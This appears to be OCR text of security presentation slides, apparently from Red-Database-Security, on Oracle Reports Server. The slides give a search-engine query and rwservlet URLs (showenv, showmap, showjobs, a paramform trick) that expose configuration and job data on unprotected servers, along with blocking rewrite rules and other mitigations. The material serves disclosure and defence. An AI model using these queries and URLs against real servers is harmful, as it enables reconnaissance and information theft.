
Anzeigen Erledigte Jobs Go

Ergebnis

Zurück 1 - 9 von 9 Weiter

Job-ID	Job-Typ	Job-Name	Job-Status	Job-Eigentümer	Ausgabetyp	Ausgabename	Servername	In Warteschlange gestellt	Gestartet um	Beendet um
9	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:14:44	26.09.2004 10:14:44	26.09.2004 10:14:45
8	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:56	26.09.2004 10:08:56	26.09.2004 10:08:57
7	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:42	26.09.2004 10:08:42	26.09.2004 10:08:42
6	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:38	26.09.2004 10:08:38	26.09.2004 10:08:39
5	report	test.rdf	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:06:46	26.09.2004 10:06:56	26.09.2004 10:07:11
4	report	test.rdf	✓	RWUser	Datei	C:\oracle\orafr\Apache\Apache\conf\httpd.conf	rep_laptop02	25.09.2004 20:53:25	25.09.2004 20:53:25	25.09.2004 20:53:26

Reports - Sensitive URL - getjobid



http://192.168.2.102/reports/rwservlet/getjobid4?server=rep_laptop02 - Microsoft Internet Expl

Adresse http://ias/reports/rwservlet/getjobid4?server=myrep

Introducing

Oracle Repor

Reports – Protect sensitive URLs

- **Protect sensitive URLs**
  - **Set environment variable REPORTSxx_CGINODIAG=No (Test your application for side effects of this setting xx= 60 for Forms 6i and 90 for 9i/10g)**


and/or

  - **Block these URLs with URL-Rewrite**

```
RewriteEngine on
RewriteRule ^/reports/rwservlet/showenv(.*)$ /forbidden.htm [R] [NV]
```

Google Hacking – Example 1

Google-Search for vulnerable Reports Server



allinurl: rwservlet

Ergebnisse **1** - **10** von ungefähr **785** für **allinurl: rwservlet**. (**0,0**

Oracle9iAS Reports Services - Servlet - [Diese Seite übersetzen]
... URL for invoking **rwservlet** command request : http://yourwebserver/yourservletpath/ **rwservlet**[/command]?[args] Where args are arguments for constructing an ...
[redacted].ca/reports/**rwservlet** - 10k - Im Cache - Ähnliche Seiten

Google Hacking – Example 2

Show sensitive content if default Reports server is in use.

- **Show environment**
  http://server/reports/rwservlet/showenv

- **Show content of cgicmd.dat**
  http://server/reports/rwservlet/showmap

- **Show jobs**
  http://server/reports/rwservlet/showjobs

Google Hacking – Example 3

Falls kein Default-Server gesetzt ist, lässt sich dieser sehr einfach herausfinden

- **Paramform an einen bestehenden Report anhängen**

  http://server/reports/rwservlet?business.rdf+2004+0+HTML+cache+paramform=yes

- **Reportsserver generiert eine HTML-Parameterform-Seite, deren HTML-Source folgende Zeile enthält**

  <base href="http://server/servlet/RWServlet/getfile/**rep90_srvr2**/187/35152194.htm">

- **cgicmd.dat anzeigen klappt nun**

http://server/servlet/RWServlet/showmap?server=rep90_srvr2

Additional Links

- **Oracle Security Alerts**
  http://www.oracle.com/technology/deploy/security/alerts.htm

- **Large list with Oracle security related documents (DB, iAS & Development)**
  http://www.petefinnigan.com/orasec.htm

- **SANS Step-by-Step Guides**
  http://www.sans.com

Contact:

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: `info at red-database-security.com`